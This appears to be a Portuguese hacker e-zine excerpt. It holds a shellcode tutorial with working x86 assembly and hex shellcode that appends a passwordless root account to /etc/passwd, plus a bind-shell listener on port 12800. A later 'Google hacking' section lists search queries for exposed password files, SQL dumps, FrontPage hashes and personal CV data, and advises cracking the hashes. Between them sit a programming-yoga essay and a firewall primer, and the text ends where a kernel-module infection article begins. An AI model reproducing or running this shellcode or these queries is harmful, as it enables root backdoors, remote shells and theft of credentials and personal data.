 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o asmpasswd2 asmpasswd2.c
 */

#include <stdio.h>

main() {
      __asm__(
             "xor  %eax,  %eax \n" /* Zera %eax.
*/
             "mov  $0x647773FF, %ebx \n" /* Movemos a string para %ebx
com lixo (FF). dwsFF                      */
             "shr  $0x8, %ebx  \n" /* Rotacionamos 8 bits (1 byte) para
retiramos o FF.                           */
             "push %ebx        \n" /* Jogamos tudo para o stack.
*/
             "push $0x7361702F \n" /* E tudo vai normalmente para o
stack. sap/                                  */
             "push $0x6374652F \n" /* cte/
*/
             "mov  %esp, %ebx  \n" /* Agora sim jogamos pra %ebx:
(const char *pathname,...                     */
             "mov  $0x402, %cx \n" /* Movemos O_RDWR|O_APPEND para %cx:
...int flags,...                              */
             "mov  $0x5,   %al \n" /* System Call de open().
*/
             "int  $0x80       \n" /* Cai pro modo kernel.
*/
             "mov  %eax,  %ebx \n" /* Tudo que foi feito em open, foi
para %eax, agora precisamos tê-lo em %ebx. */
             "push $0x0A68732F \n" /* Movemos...
*/
             "push $0x6E69622F \n" /* ...a outra...
*/
             "push $0x3A746F6F \n" /* ...string...
```

```
*/
            "push $0x722F3A3A \n" /* ...novamente...
*/
            "push $0x303A303A \n" /* ...para o...
*/
            "push $0x3A786966 \n" /* ...Stack.
*/
            "push $0x5F70690A \n" /* \nip_fix::0:0::/root:/bin/sh\n
*/
            "mov  %esp,  %ecx \n" /* Jogamos ela no contador %ecx.
*/
            "xor  %edx,  %edx \n" /* Zeramos %edx.
*/
            "mov  $0x1C,  %dl \n" /* Tamanho da string em %edx.
*/
            "mov  $0x4,   %al \n" /* Nossa amável system call de write
().                                      */
            "int  $0x80       \n" /* Comece o Show!!!
*/
            "xor  %eax,  %eax \n" /* Zera %eax.
                                     */
            "xor  %ebx,  %ebx \n" /* Zera %ebx pra SUCCESS.
*/
            "mov  $0x1,   %al \n" /* System Call de exit().
*/
            "int  $0x80       \n" /* Executa tudo.
*/
            );
}
<--> shellcode/asmpasswd2.c
```

A arquitetura intel trabalha assim mesmo, só podemos jogar até 4 bytes por vez na pilha. Repare que em todos meus códigos eu fiz o possível para sempre empurrar 4 bytes para nunca sobrar um null byte, mas nesse caso não foi possível pois a string "/etc/passwd" não é múltiplo de 4 e sempre sobrará um espaço!!!

Quando houver situações como essa podemos preencher o espaço com lixo e apagá–lo com feito acima. Irei explicar melhor: A função open() nos informa de que precisamos ter o arquivo que queremos abrir em %ebx, mas antes precisamos empilhar a string no stack e depois sim, jogar em %ebx. Nessa caso, teremos que isolar a string para rotacionarmos.:

```
"mov  $0x647773FF, %ebx \n"
```

Com ela isolada, vamos rotacionar 1 byte. O que o mnemônico "shr" (shift right) faz é rotacionar um quantidade n de bits para a direita, e como precisamos voltar 1 byte, ratacionamos 8 bits afim de se acabar com o FF. :)

```
"shr  $0x8, %ebx  \n"
```

Com essa alteração feita, agora sim podemos empurrar para o stack.

```
"push %ebx        \n"
```

E proseguirmos normalmente com o resto. =)

```
"push $0x7361702F \n"
"push $0x6374652F \n"
"mov  %esp, %ebx  \n"
```

É..., o que um null byte não faz a gente fazer? :P
Seja como for, sempre há um jeito para sermos bem sucedidos em situações como essa. Agora vamos compilar, testar e debugar!

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o asmpasswd2 asmpasswd2.c
root@motdlabs:~/IP_FIX/shellcode# ./asmpasswd2
root@motdlabs:~/IP_FIX/shellcode# cat /etc/passwd
root:x:0:0::/root:/bin/bash
...
...
...
nobody:x:99:99:nobody:/:

ip_fix::0:0::/root:/bin/sh
root@motdlabs:~/IP_FIX/shellcode#
```

SIM!!! FUNCIONA!!!
Agora vamos a caça dos opcodes! =)

```
<++> shellcode/hexapasswd2.c
/*
 *  Shellcode pronto em hexadecimal.
 *  Adiciona um usuário com premissões root.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o hexapasswd2 -static hexapasswd2.c
 */

#include <stdio.h>

char shellcode[] = "\x31\xc0"             /* xor    %eax,%eax
*/
               "\xbb\xff\x73\x77\x64" /* mov    $0x647773ff,%ebx */
               "\xc1\xeb\x08"         /* shr    $0x8,%ebx         */
               "\x53"                 /* push   %ebx              */
               "\x68\x2f\x70\x61\x73" /* push   $0x7361702f       */
               "\x68\x2f\x65\x74\x63" /* push   $0x6374652f       */
               "\x89\xe3"             /* mov    %esp,%ebx         */
               "\x66\xb9\x02\x04"     /* mov    $0x402,%cx        */
               "\xb0\x05"             /* mov    $0x5,%al          */
               "\xcd\x80"             /* int    $0x80             */
               "\x89\xc3"             /* mov    %eax,%ebx         */
               "\x68\x2f\x73\x68\x0a" /* push   $0xa68732f        */
               "\x68\x2f\x62\x69\x6e" /* push   $0x6e69622f       */
               "\x68\x6f\x6f\x74\x3a" /* push   $0x3a746f6f       */
               "\x68\x3a\x3a\x2f\x72" /* push   $0x722f3a3a       */
```

```
                "\x68\x3a\x30\x3a\x30" /* push   $0x303a303a      */
                "\x68\x66\x69\x78\x3a" /* push   $0x3a786966      */
                "\x68\x0a\x69\x70\x5f" /* push   $0x5f70690a      */
                "\x89\xe1"             /* mov    %esp,%ecx        */
                "\x31\xd2"             /* xor    %edx,%edx        */
                "\xb2\x1c"             /* mov    $0x1c,%dl        */
                "\xb0\x04"             /* mov    $0x4,%al         */
                "\xcd\x80"             /* int    $0x80            */
                "\x31\xc0"             /* xor    %eax,%eax        */
                "\x31\xdb"             /* xor    %ebx,%ebx        */
                "\xb0\x01"             /* mov    $0x1,%al         */
                "\xcd\x80";            /* int    $0x80            */
main() {

        /* Mostramos o tamanho para se ter um controle maior. */
        printf("Tamanho do Shellcode: %d bytes.\n", strlen
(shellcode));

      /* Criamos um ponteiro para uma função do tipo long. */
        long (*executa) ();

        /* Apontamos a função para o shellcode. */
        executa = shellcode;

      /* E aqui acontece a mágica! :) */
        executa();
}
<--> shellcode/hexapasswd2.c
```

Vamos ver se está certo.:

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o hexapasswd2 -static
hexapasswd2.c
hexapasswd2.c: In function `main':
hexapasswd2.c:47: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./hexapasswd2
Tamanho do Shellcode: 86 bytes.
root@motdlabs:~/IP_FIX/shellcode# cat /etc/passwd
root:x:0:0::/root:/bin/bash
...
...
...
nobody:x:99:99:nobody:/:

ip_fix::0:0::/root:/bin/sh
root@motdlabs:~/IP_FIX/shellcode#
```

w00w00!!! Sim!!! Perfeito!!!

É um pouco grandinho mas funciona, lembrando–se que numa exploração de overflow podemos carregar nosso shellcode na enviroment no sistema ao invés de jogarmos dentro do buffer. ;)

Galera, é isso aí...

Tinha prometido para muitos que iria colocar uma bindshell aqui (desculpa dns-), mas o que me impossibilitou foi o tempo, justo quando estava terminando a bindshell eu consegui um emprego e como estudo no período da noite fiquei impossibilitado de terminar... Mas abaixo segue o fonte em ASM, mas sem null bytes!!! :)

```
<++> shellcode/asmbind.c
/*
 *  Protótipo de shellcode em ASM.
 *  Binda uma shell na porta 12800.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o asmbind asmbind.c
 */

#include <stdio.h>

main() {

      __asm__(
            "lea  main+32, %edx \n"
            "call %edx          \n"
            "xor  %eax, %eax    \n"
            "xor  %ebx, %ebx    \n"
            "mov  $0x1, %al     \n"
            "int  $0x80         \n"
            "xor  %eax, %eax    \n"
            "mov  $0x2, %al     \n"
            "int  $0x80         \n"
            "test %eax, %eax    \n"
            "lea  main+54, %edx \n"
            "jne  main+24       \n"
            "jmp  %edx          \n"
            "xor  %eax, %eax    \n"
            "xor  %ebx, %ebx    \n"
            "mov  $0x1, %bl     \n"
            "push %eax          \n"
            "push $0x1          \n"
            "push $0x2          \n"
            "mov  %esp,  %ecx   \n"
            "mov  $0x66, %al    \n"
            "int  $0x80         \n"
            "xor  %edx,  %edx   \n"
            "push %edx          \n"
            "push $0x32         \n"
            "mov  $0x2,  %bl    \n"
            "push %bx           \n"
            "mov  %esp,  %ecx   \n"
            "push $0x10         \n"
            "push %ecx          \n"
            "push %eax          \n"
            "mov  %esp,  %ecx   \n"
            "mov  $0x66, %al    \n"
            "int  $0x80         \n"
                  "not  %al           \n"
            "mov  $0x4,   %bl   \n"
```

```
            "mov  $0x66,  %al   \n"
            "int  $0x80         \n"
            "add  $0xc,   %esp  \n"
            "push %edx          \n"
            "push %edx          \n"
            "mov  $0x5,   %bl   \n"
            "mov  $0x66,  %al   \n"
            "int  $0x80         \n"
            "mov  %al,    %bl   \n"
            "xor  %ecx,   %ecx  \n"
            "mov  $0x3f, %al    \n"
            "int  $0x80         \n"
            "mov  $0x1,  %cl    \n"
            "mov  $0x3f, %al    \n"
            "int  $0x80         \n"
            "mov  $0x2,  %cl    \n"
            "mov  $0x3f, %al    \n"
            "int  $0x80         \n"
            "xor  %eax,  %eax   \n"
            "push %eax          \n"
            "push $0x68732F2F   \n"
            "push $0x6E69622F   \n"
            "mov  %esp,  %ebx   \n"
            "push %eax          \n"
            "push %ebx          \n"
            "mov  %esp,  %ecx   \n"
            "xor  %edx,  %edx   \n"
            "mov  $0xb,  %al    \n"
            "int  $0x80         \n"
            );
}
<--> shellcode/asmbind.c
```

Desculpem a falta de comentários, mas terminei um dia antes do lançamento da zine e iria demorar muito para comentas as passagens. Mas prometo a todos que brevemente estarei disponibilizando novamente esse artigo de uma forma mais decente e com mais codes (bindshell melhorada, chroot pra nãofugir do padrão. :)

E também codes próprios) e depuração de shellcode enfim, esse txt foi muito corrido no final dele e não deu pra mim se expor como deveria. Peço desculpas a todos e que aguardem novas atualizações.

Esses são apenas alguns links com referências sobre shellcode:

http://shellcode.org/
http://www.shellcode.com.ar/
http://www.metasploit.com/shellcode.html
http://www.enderunix.org/docs/en/sc-en.txt
http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
http://www.siforge.org/articles/2004/01/12-shellcode_da_zero.html
http://community.core-sdi.com/~juliano

http://neworder.box.sk/newsread.php?newsid=10077
http://www.mindsec.com/files/art-shellcode.txt
http://www.infosecwriters.com/hhworld/shellcode.txt
www.firewalls.com.br/files/shellcode.pdf
http://www.phrack.org/phrack/49/P49-14
www.arson-network.com/ index.php?class=tutorial&subargs=479
http://www.firewalls.com.br/files/shellcode.pdf
http://www.firewalls.com.br/files/buffer.pdf
www.securenet.com.br/artigo.php?artigo=3
www.id3ntlab.hpg.ig.com.br/shellcII.txt
http://embranet.com/~fingu/text/shellcode.txt

Aqui os principais sobre ASM:

http://www.linuxassembly.org/
http://www.w00w00.org/files/articles/att-vs-intel.txt
http://webster.cs.ucr.edu/
http://www.arl.wustl.edu/~lockwood/class/cse306/books/artofasm/toc.html
http://www-106.ibm.com/developerworks/linux/library/l-ia.html

Me desculpem a falta de organização, mas compensarei tudo na versão 2.0 desse artigo. :P

Por isso nem finalizei as conclusões, aguarde que em breve estarei disponibilizando isso mais que completo. =)

[]'s

IP_FIX.

MSN: everson3000@hotmail.com
ICQ: 159834122

Publicado originalmente no motguide 2 :
http://guide.motdlabs.org/edicoes/guide02/shellsemsegredos.txt

Y O G A D I G I T A L

Por Frater Arjuna – fraterarjuna@gmail.com

1011101

Aqui é apenas mais um frater, e que fique bem claro que tudo que escrevo está sob a licensa BSD, portanto pode ser copiada e reproduzida sem qualquer citação a fonte. Faço isso pois não quero incentivar o trabalho nocivos do Ego.

Meu objetivo é mostrar, do meu ponto de vista, o que é preciso para a realização de um trabalho de "Magiteck" ou melhor, o que preciso para romper certos limites que o impedem de exceder. Limites impostos não por você mas pelos que tem uma visão estreita, pelo que acham que o modelo OSI foi feito só para o TCP/IP. Quando na verdade, o modelo de comunicação em camadas foi feito para funcionar sem conectividade, ou seja todo tipo de comunicação se encaixa no modelo mas esse é a fonte de outro artigo sobre conceito comunicação entre planos ou camadas.

Segundo Mestre Therion a yoga é o melhor modo de preparar o corpo e a mente para um determinado trabalho. Quatro práticas para preparação do corpo e mais quatro para a preparação da mente: Asana, Pranayama, Mantra e Nhama–enhama, Pratyahara, Dharana, Dhyana, Samadhi.

A preparação e domínio do corpo é a primeira meta para os que querem ter sucesso em qualquer ação intencional, que por si só já é uma ato de Magick, segundo Mestre Therion. Como sou Programador tenho que lutar todos os dias para alcançar esses oito passos da yoga para realizar melhor meu trabalho, mas que fique claro que aplica–se a qualquer um em qualquer estado de conhecimento independente do lugar onde esteja.

Preparação do Corpo:

Asana – Aquela que seja sthira e sukha, firme e confortável, aquela que alguém pode sentar–se confortavelmente durante um período de tempo.

Não tente manter–se em posturas difíceis, o ideal é que não fique numa postura que não o prejudique daqui a alguns anos mas se não for possível não se sinta culpado a maioria não consegue. Asana serve para que vc saiba que o seu corpo está lá mas mantendo–o confortavel vc praticamente "esqueça que ele existe". Fundamental é o Asana quando se passa longas horas programando e toda concentração e atenção tem que estar no monitor a sua frente.

Pranayama – Segundo o Yoga Sutra de Patanjali que dizer respirar em harmonia com o Swara, ou seja, respirar de acordo com o seu ritimo. O controle da respiração é um meio mais rápido para controlar as mudanças de emocionais e alterações do corpo. Quem nunca se alterou com um erro imortal ou um programa que não funciona corretamente. A solução é parar, e respirar fundo e voltar ao seu ritmo, quebrando assim a a ciclo que o leva ao estado de alteração indesejado. O ideal é que vc descubra seu ritmo de repiração e o mantenha porque assim vc vai obter controle do corpo mesmo que sua mente ainda esteja confusa com uma invasão ou com um erro no programa que vc está escrevendo.

Mantra – É o som que ecoa dentro da sua mente, e que eventualmente vc cantarola parecendo ridículo para seus colegas do trabalho. Mantra serve para que você se concentre em uma coisa específica. No momento que escrevo esse texto estou ouvindo korn – Y'all Want a Single o que me isola de todos ou outros sons e todas as outras distrações da sala onde estou e me permite concentração total no texto. Qual o profissional de TI que não tem seu fone de ouvido e seus mp3 ou cds com seu som preferido no local de trabalho? Isso é Mantra, é ouvir com seu fone suas músicas e não se importar com o que está em volta. Com o tempo você vai perceber que não está nem prestando atenção no som, só no que está fazendo, esse é o objetivo.

Nhama–enhama – É o yoga da moral, que dizer faça o quiser você gosta. Não quer dizer fazer só o que se gosta, mas fazer preferencialmente o que se gosta. Exemplo: se você gosta de programar em Visual Basic então programe em Visual Basic, não se importe com todos que falam que VB é um lixo. Se você gosta de usar linux então vá e instale o pinguim na máquina mas se gosta de usar windows instale windows e use não se importando com a atualização semanal na segurança. Como diz o livro da Lei: "Sim! não considereis mudança: vós sereis como vós sois, & não outro. Portanto os reis da terra serão Reis para sempre: os escravos servirão.
" O que é melhor ser um péssimo usuário de linux (indo contra o que vc gosta) ou um guru em windows (que é o sistema que você tem afinidade)?}
A preparação da mente é muito mais sutil do que a preparação do corpo, por isso deve ser muito mais criterioso o estudo destes estados e uma constante observação dos mesmo nos momentos mais diversos.

Preparação da Mente:

Pratyahara – É o processo de tirar a atenção dos sentidos ou privar a mente dos sentidos, estado de mudança da mente ativa para a mente concentrada. É quando depois de ajeitar na cadeira vc acaba de abrir o arquivo e olha projeta sua cabeça para a frente lendo a primeira linha do código, ou quando vc dá uma olhada rápida para ver a identação. É o inicio do processo de concetração, isso é Pratyahara.

Dharana – É ficar por um longo tempo concentrado em um único pensamento. Dharana pode ser externo ou interno. Se a concentração é com os olhos abertos, é externa, e com os olhos fechados é interno. Dharana interno quando se está pensando na lógica que vai ser usada e Dharana externo quando a lógica está sendo posta no papel ou digitada.

Dhyana – Significa meditação, o processo de dissolução da mente. Quando vc está com a lógica dominada, quando já o código está sendo digitado, compilado e executado. Quando vc está totalmente concentrado e com a mente diluída no que está fazendo.

Samadhi – Significa realização, é a união total de corpo e mente para a realização de uma objetivo. Por diversas vezes depois de algum tempo programando algém te chama e você nem escuta. Seu corpo fica com fome e sede e você nem percebe, pois você está em Samadhi com seu código. Realização é a única possibilidade depois que se alcança esse estado de concentração e preparação da mente.

Que este texto seja apenas mais uma pequena ajuda para os que trilham o caminho da estrada digital, navegando ou surfando nesse mar do cyberespaço. Em busca do auto-conhecimento sempre, sem medo pois como diz no livro da Lei: "Sucesso é vossa prova; coragem é vossa armadura..."

1011101/5D/93

I N VO C A Ç Ã O D E
E G R É G O R A S D I G I T A I S

Por Frater Albertus Rabelais – frateralbertus@gmail.com

Preambulum

Depois da publicação de meu Liber 003 onde ensinei as diversas técnicas de Google Hacking, recebi diversos emails e pesquisei na Internet sobre as formas de consultas no Google que pudessem revelar informações importantes em sistemas remotos.

Podemos comparar o Google a um egrégora, ou de acordo com alguns autores clássicos "Egrégora, reunião de entidades terrestre e supra–terrestres constituindo uma unidade hierarquizada, movidas por uma idéia–força". La Voix Solaire (A Voz Solar) março de 1961

A possível origem do termo vem do grego "egregoren", que significa "velar", e Papus, em seu Traité élémentaire de Science Occulte (Tratado elementar de Ciência Oculta) introduz uma nova noção de que as egrégoras são "imagens astrais geradas por uma coletividade".

Ou seja uma egrégora pode ser um programa de computador, já que a sua materialização se dá sob a forma do código que se formou através dos processos mentais dos programadores que o criaram. A Invocação Mágicka é o ato de colocar em movimento as forças elementares do cosmos, através da vontade do operador, e os egrégoras poderiam ser movidos desta maneira. Neste caso nós colocaremos o Google para realizar uma série de atos Mágickos, dos quais o operador terá como resultado informações privilegiadas. Selecionamos aqui algumas consideradas interessantes das quais operamos e obtivemos excelentes resultados.
Este nosso pequeno grimório tem como objetivo mostrar ao estudante como trabalhar com estes exemplos e desenvolver os seus. Recomendo a leitura de meu Liber 003 para um aprofundamento melhor.

1a. Invocação : access denied for user" "using password"

Mensagem típica de servidores SQL, que permite a exibição de nomes de usuário, paths, códigos SQL etc. Ë muito utilizada para levantamento de informações em servidores de banco de dados.

Invocação : "access denied for user" "using password"
Comando em URL :
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&q=%22access+denied+for+user%22+%22using+password%22

2a. Invocação : ORA-00921: unexpected end of SQL command

Utilizada em servidores Oracle, esta invocação permite endereços de path e nomes de arquivos php.

Invocação "ORA-00921: unexpected end of SQL command"
Comando em URL :
http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=%22ORA-00921%3A+unexpected+end+of+SQL+command%22

3a. Invocação : "#mysql dump" filetype:sql

Mostra dumps de banco de dados MySQL.

Invocação : "#mysql dump" filetype:sql
Comando em URL :
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&q=%22%23mysql+dump%22+filetype%3Asql&btnG=Search

4a. Invocação : “robots.txt" "Disallow:" filetype:txt

Os arquivos do tipo “robots.txt” fazem com que os serviços de procura não façam pesquisas em determinados diretórios. Este comando mostra o conteúdo do arquivo e seus diretórios que não devems er vistos. Exemplo abaixo de um robots.txt típico :

```
User-Agent: *
Disallow: /source/
Disallow: /issues/
Disallow: /search/
Disallow: /servlets/
Disallow: /project/
Disallow: /nonav/
```

Invocação : "robots.txt" "Disallow:" filetype:txt
Comando em URL:
http://www.google.com.br/search?hl=pt-BR&q=%22robots.txt%22+%

22Disallow%3A%22+filetype%3Atxt&btnG=Pesquisar&meta=cr%3DcountryBR

5a. Invocação : "telefone * * *" "endereço *" "e-mail" intitle:"curriculum vitae"

Normalmente pessoas colocal curriculum vitae na Internet com várias informações. Podemos escolher outras informações como CPF, RG, etc.

Invocação :"fone * * *" "endereço *" "e-mail" intitle:"curriculum vitae"
Comando em URL:
http://www.google.com/search?hl=pt-BR&q=%22fone++*+*+*%22+%22endere%3Fo+*%22+%22e-mail%22+intitle%3A%22curriculum+vitae%22&btnG=Pesquisar&lr=lang_pt

6a. Invocação : haccess.ctl htaccess

Estes arquivos no Frontpage (haccess.ctl) e no Apache(htaccess) descrevem quem pode acessar a página web.

Invocação:
filetype:ctl Basic
filetype:htaccess Basic

Comandos em URL:
http://www.google.com/search?sourceid=navclient&ie=UTF-8&oe=UTF-8&q=filetype%3ctl+Basic
http://www.google.com/search?sourceid=navclient&ie=UTF-8&oe=UTF-8&q=filetype%3Ahtaccess+Basic

7a. Invocação : intitle:index.of ws_ftp.ini

Mostra o conteúdo do arquivo ws_ftp.ini, popular cliente de FTP. Neste arquivo é possível encontrar logins, senha codificadas (de maneira fraca), diretórios e sites.

Invocação : intitle:index.of ws_ftp.ini
Comando em URL:
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&q=intitle%3Aindex.of+ws_ftp.ini

8a. Invocação : "# -FrontPage-" inurl:service.pwd

Senhas de administração de sites com Frontpage. Utilize o john the cracker para quebrá-las.

Invocação: "# -FrontPage-" inurl:service.pwd

Comando Url:
http://www.google.com/search?q=%22%23+-FrontPage-%
22+inurl:service.pwd

**9a. Invocação : filetype:bak inurl:"htaccess|passwd|shadow|
htusers**

Alguns administradores descuidados criam bakcups de arquivos de senhas e deixam disponíveis para os operadores.

Invocação : filetype:bak inurl:"htaccess|passwd|shadow|htusers

Comando URL:
http://www.google.com/search?hl=en&ie=UTF-8&q=filetype%
3Abak+inurl%3A%22htaccess%7Cpasswd%7Cshadow%7Chtusers%
22&filter=0

10a. Invocação : filetype:dat "password.dat"

Este arquivos contém senhas de usuários.

Invocação :filetype:dat "password.dat"

Comando URL:
http://www.google.com/search?hl=en&lr=&ie=UTF-8&q=filetype%
3Adat+%22password.dat%22

Finalizamos aqui este pequeno artigo e espero que o mesmo possa servir para ajudar e complementar meu Liber 003. O intuito é que o estudante pratique estas invocações e possa conseguir vários resultados interessantes. Lembramos que utilizem estas invocações apenas a fim de estudo, não para alimentação do ego.

A todos o meu sincero voto de Paz Profunda.

A NECESSIDADE DE UM FIREWALL

Por Adriano Carvalho (ch0wn) – acarvalho@netnix.com.br

Introdução

Não é de hoje que todos têm a necessidade de utilizar um firewall, e mais que uma necessidade, se torna uma obrigação, ainda mais se tratando de servidores, roteadores, e no ponto que estamos, nos desktops também.

O conceito de firewall é simples: análise com o objetivo de se descobrir o que é interessante para o sistema ou não, determinar o que é aceito ou descartado, e em vários casos, tentar "esconder" o sistema da rede.

Basicamente, podemos através dele reduzir ataques, forjar uma rede, retransmitir pacotes, derrubálos e até mesmo verificálos internamente (por que não ??).

Plataformas para esta execução

Um firewall nada mais é do que um conceito. Para isso, há atualmente na internet vários softwares capazes de fazer esta análise, tornando o trabalho do administrador mais fácil.

Softwares são encontrados em qualquer lugar para qualquer plataforma, seja ela proprietária ou não, mas aqui o foco principal será o GNU/Linux, e também alguns outros sistemas do mundo opensource.

Começando por 2 sistemas BSD, temos:

PF (Packet Filter) : é o firewall do OpenBSD, um dos sistemas Unix mais conhecidos do mundo, pela sua estabilidade e segurança, e por ter um firewall tão robusto. O PF é muito simples de ser utilizado, capaz de fazer vários tipos de análises e traduções (NAT) tranqüilamente. Tem um grande poder;

IPTables : é o atual firewall do GNU/Linux 2.4.X e 2.6.X . O IPTables é muito poderoso, com muitos recursos e vários que são acrescentados sempre pela comunidade. É um firewall muito robusto, capaz de fazer praticamente tudo se tratando de pacotes, desde simplesmente derrubar o pacote até mesmo fazer uma contagem deles, buscar por strings (caracteres, palavras) dentro dos pacotes e checar número de conexões...

Ipchains : é o antigo firewall do GNU/Linux, série 2.2.X , ou seja, o antecessor do IPTables. A diferença é a falta de alguns recursos, bem como da verificação de estado de conexões entre outros. Porém, ainda é muito utilizado em servidores atuais na internet.

Poderia ficar aqui dando uma lista, até mesmo antiga de outros softwares, mas considerei aqui os 3 principais no meu ponto de vista, se tratando do mundo opensource. Não entrei em detalhes sobre o FreeBSD por exemplo por não ter informações precisas sobre. O que posso adiantar aqui é que as opções como ipfw e IPFilter são disponíveis para ele. Uma comparação estará disponível nos links no final do artigo.

Aplicações de um firewall

Para se entender alguns dos motivos para se utilizar um firewall, vamos criar várias situações, e nestas situações, tentarei ser o mais claro possível para conseguir passar as informações necessárias.

Começando por uma situação simples, temos:

1° Caso Uma máquina Desktop (um usuário comum) Por que alguém que tem uma máquina em casa, utilizando apenas uma suíte de escritório (Office), um cliente de email e um navegador deveria utilizar um sistema de firewall ? Simples: para um usuário comum, cerca de 85% dos ataques são gerados INICIALMENTE em um navegador e um cliente de email. Isso nos diz que, após este ataque, o modo de invasão ou até mesmo a tentativa se dá por uma outra “entrada”, uma outra porta ou um outro método. É aí que o firewall entra, na análise de pacotes que circulam pelo “outro lado da máquina” . Assim, podemos obter informações e chegar a conclusões que podem ser maliciosas ao usuário.

2° Caso –
Um servidor comum, oferecendo Web, FTP e SMTP Agora eu tenho um servidor que oferece Web, FTP e SMTP !!! Isso é muito bom, poderei enviar emails, hospedar minha página e manter alguns arquivos na internet...Bom demais.

Pensando agora na segurança, vamos perceber que nosso servidor utilizará nada além de:


FTP – porta 21 e 20 protocolo TCP

SMTP – porta 25 protocolo TCP
Web (HTTP) – porta 80 protocolo TCP

Com esta pequena lista, percebemos que entrarão em uso aqui apenas 4 portas, o que já nos permite fechar as outras, correto ? E esta é mais uma função para o firewall, inibir tentativas de acesso que não feitos nas portas descritas acima e, principalmente, nos fazer um relato do que está acontecendo em todas elas...Por que não ? Informações são sempre bem vindas.

3° Caso – Um Gateway, responsável por repassar os pacotes de uma rede. O caso se complicou. Agora, temos um gateway, que é um servidor responsável pela comunicação de outros computadores que estão abaixo dele com a Internet e com outras redes. Através deste servidor, as informações são repassadas, ou seja, tudo trafega por ele. Pensando assim, ele é um portal capaz de verificar tudo o que ocorre em uma determinada rede. Essa é a formação da Internet, várias redes interligadas que formaram uma grande rede, logo, há vários desses "gateways" espalhados por aí.

Abaixo, um esquema para tentar simplificar o entendimento do papel de um gateway:



Como está na figura, é através dele que todos os pacotes passam.

Qual seria a função de um firewall nesta ocasião ? Verificar tudo o que se passa na rede, protegêla de possíveis danos, e claro, compartilhar os recursos da grande rede com os computadores que estão "atrás" dele.

Um grande ponto que também pega nessas situações: geração de logs (históricos) sobre eventos ocorridos dentro e fora da rede. Isso se torna

extremamente útil ao administrador para conhecer as falhas, problemas, e ter noção do andamento da rede.

4° Caso – Um redirecionador para servidores. Seria um caso similar ao 3°, com uma diferença: as máquinas clientes na verdade são outros servidores.

Motivos para uso de firewall ? MILHÕES.

1. Fazer um "túnel" para que a manutenção e o gerenciamento se tornem mais fáceis;

2. Fechar qualquer tentativa à uma via só;

3. Simular que seja apenas 1 máquina prestando vários serviços;

4. Entre outros...

Assim, podemos canalizar tudo, fazendo com que os serviços continuem sendo prestados, porém apareça como um só, as informações sejam centralizadas e etc...

Quando utilizar um firewall

Atualmente, a necessidade é enorme. Os servidores já são o próprio firewall, e usuários domésticos vêm percebendo que é mais do que necessário.

O custo de um firewall pode ser baixo, pensando nos benefícios que ele pode trazer. Creio que a proteção de dados, pessoais ou corporativos se tornem a prioridade de alguém que os preze, logo, o firewall é uma das medidas a ser tomada.

Explorando mais ainda este pequeno mundo, podemos descobrir que em muitos casos, um firewall não é um custo ! Basta buscarmos por ferramentas grátis, livres de códigofonte aberto por exemplo, que por sinal são as melhores disponíveis e desempenham um papel fundamental na grande rede.

Conclusões

Um firewall não é uma necessidade, é uma obrigação. Quem deseja ao menos zelar pelos meios digitais que estão se tornando uma dependência, devem começar pensando na segurança. Os dados não são nadas se não estão seguros. E um bom começo seria um firewall. Desde um computador em casa, até nos servidores disponíveis em redes corporativas devem usálos, pois são de incrível importância quando realmente aguentam as pancadas da Internet.

Mais que isso, nos trazem informações precisas sobre tudo o que ocorre. A segurança começa nos pensamentos. O destino, é um firewall.

Links Úteis

www.netfilter.org
www.openbsd.org
www.securityfocus.com
www.packetstormsecurity.nl
www.honeypot.com.br
www.honeynet.org
www4.fugspbr.org/lista/html/FUGBR/200301/msg01255.html
(comparação ipfw x ipfilter)

N E T F I L T E R + L K M S I N F E C T I O N

Por:

Sefer_Zohar – triadgama@hotmail.com

* Todos os códigos foram criados e testados numa box Slackware 9.1 com o kernel 2.4.22.

Amigos fiz algumas experiências utilizando duas técnicas que sairam na phrack que gostei muito.Este meu artigo, é praticamente uma versão light destes textos que sairam na phrack, e principalmente por ser o primeiro, provavelmente não vai ter muita qualidade mas espero que no final alguém tire algum conhecimento ou proveito das técnicas que mostrei .

A primeira técnica é baseada na inclusão de hooks dentro do netfilter, isto pode ser uma ferramenta muito interessante para os nossos objetivos de hacking.

A segunda é a de injeção estática de código em módulos para o kernel do Linux, na minha opinião é algo muito show que pode(se bem utilizado), ajudar bastante existindo a necessidade de plantarmos alguns módulos dentro do kernel, sem sermos tão barulhentos para esconder o nosso fazendo sys_call hoking ou coisas deste tipo, hoje tão facilmente identificadas por um monte de ferramentas públicas.

